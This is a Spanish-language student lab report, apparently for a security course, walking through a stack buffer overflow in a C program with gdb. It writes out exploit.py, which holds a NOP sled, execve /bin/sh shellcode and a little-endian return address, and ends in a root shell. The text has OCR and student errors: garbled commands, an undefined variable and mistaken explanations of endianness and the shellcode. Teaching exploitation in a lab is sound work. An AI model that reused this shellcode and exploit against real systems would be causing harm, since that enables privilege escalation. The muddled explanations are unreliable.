
10. En tty1 escribimos el siguiente código **run 'Python -c 'print"B"*120"".**
11. Ejecutamos **"i r"** dentro de **gdb** y aquí es donde prestamos atención al registro **RIP**, <Documentar>.



12. Observamos que está leyendo los últimos caracteres **“B”** que en Hex es **\x42,**
13. Desensamblamos **“doit”**, con el comando “**disass doit”.** <Documentar>.



14. La instrucción que mandaremos a llamar es la dirección de alojamiento de **“doit”** donde comienza el **“push”.**
15. Copiamos la instrucción a la porta papeles y ejecutaremos un código en Python para generar el hexadecimal, comando **“python”,>>>> “from struct import pack”, >>>>pack (‘<Q’, ---poner dirección de memoria---).**




16. Con tus palabras describe que es Little endian, Big-Endian.

    Little endian es la configuración de los registros en la memoria en orden contrario, es decir ordenados en forma de pares de forma invertida a como esta en la memoria.

    Big Endian es un formato que permite leer los registros con datos en hexadecimal y separados para después poder usar Little endian.

17. Este todo listo para el desbordamiento y crear nuestro propio flujo del programa, corres el comando siguiente dentro del programa gbp, **run $(Python-c 'print "A"*50 + "*—la dirección arrojada en el paso número 16----"*)".** <Documentar>



18. Creación de exploit en el escritorio, comando **“touch exploit.py**”, dentro contendrá lo siguiente:

    #!/usr/bin/Python

    nops= ‘\x90’*50

    shellcode = (‘\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e’+

    ’\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05’)

    relleno = ‘A’*11

    eip = ‘DDDDD’


    print nops+shellcode+code+relleno+eip.

19. Que significa el hexadecimal de shellcode en la línea previa


    Significa que hay que desbordar en la pila agregando el 50 en el desbordamiento en donde está a memoria ram.

20. Cambiar a modo de ejecución del exploit con el comando **“chmod +x explot.py”**


    <Documentar>




21. Corremos el código con del programa en c con gbd, dentro crearemos un break en el dónde se le asigna el buffer al programa después de copiar la cadena. <Documentar>



22. Posteriormente ejecutamos el comando **“run $(./exploit.py)”,** ahora volcaremos el registro ya que se le coloco un breakpoint para observar el estado de la memoria en ese momento, corremos el comando **x/40x $rsp**. <Documentar>



23. Y observamos que los **“nops”** nos servirán para resbalar hasta ejecución del programa y donde comienzan pondremos esa dirección de memoria que nos marca dentro del exploit.
24. Abrimos el **exploit** y sustituimos ***eip*** en formato **Little endian** quedando algo parecido a esto ‘\x70\xe0\xff\xff\xff\x7f’
25. Volvemos a ejecutar el comando **run $(./exploti.py)** y tecleamos comando **whoami** si todo a salido excelente haz escalado privilegios **“ROOT”.** <Documentar>



26. Con técnicas forenses dime que ha ocurrido. <Documentar>

    Se ha podido entrar a sistema que queríamos de forma root, menos accedido a este sistema por medio de un metasploit que son vulnerabilidades que tiene módulos llamados payloads, como el código que escribimos para explotar la vulnerabilidad, mediante el acceso y un desbordamiento de memoria logramos acceder a los registros de la memoria y con esto pudimos entrar a la vulnerabilidad.

Conclusiones

En general una buena práctica ya que desde otra perspectiva se pudo atacar a una máquina, si observamos desde una archivo que ejecutamos en gdb accedimos a la memoria y logramos por medio de un código el desbordamiento de la memoria y en general lograr el objetivo que fue acceder y con la configuración Little endian lograr desbordar y acceder como root, es decir con todos los permisos de administrador.

Bibliografía

- https://openwebinars.net/blog/que-es-metasploit/
- https://www.arumeinformatica.es/blog/los-formatos-big-endian-y-little-endian/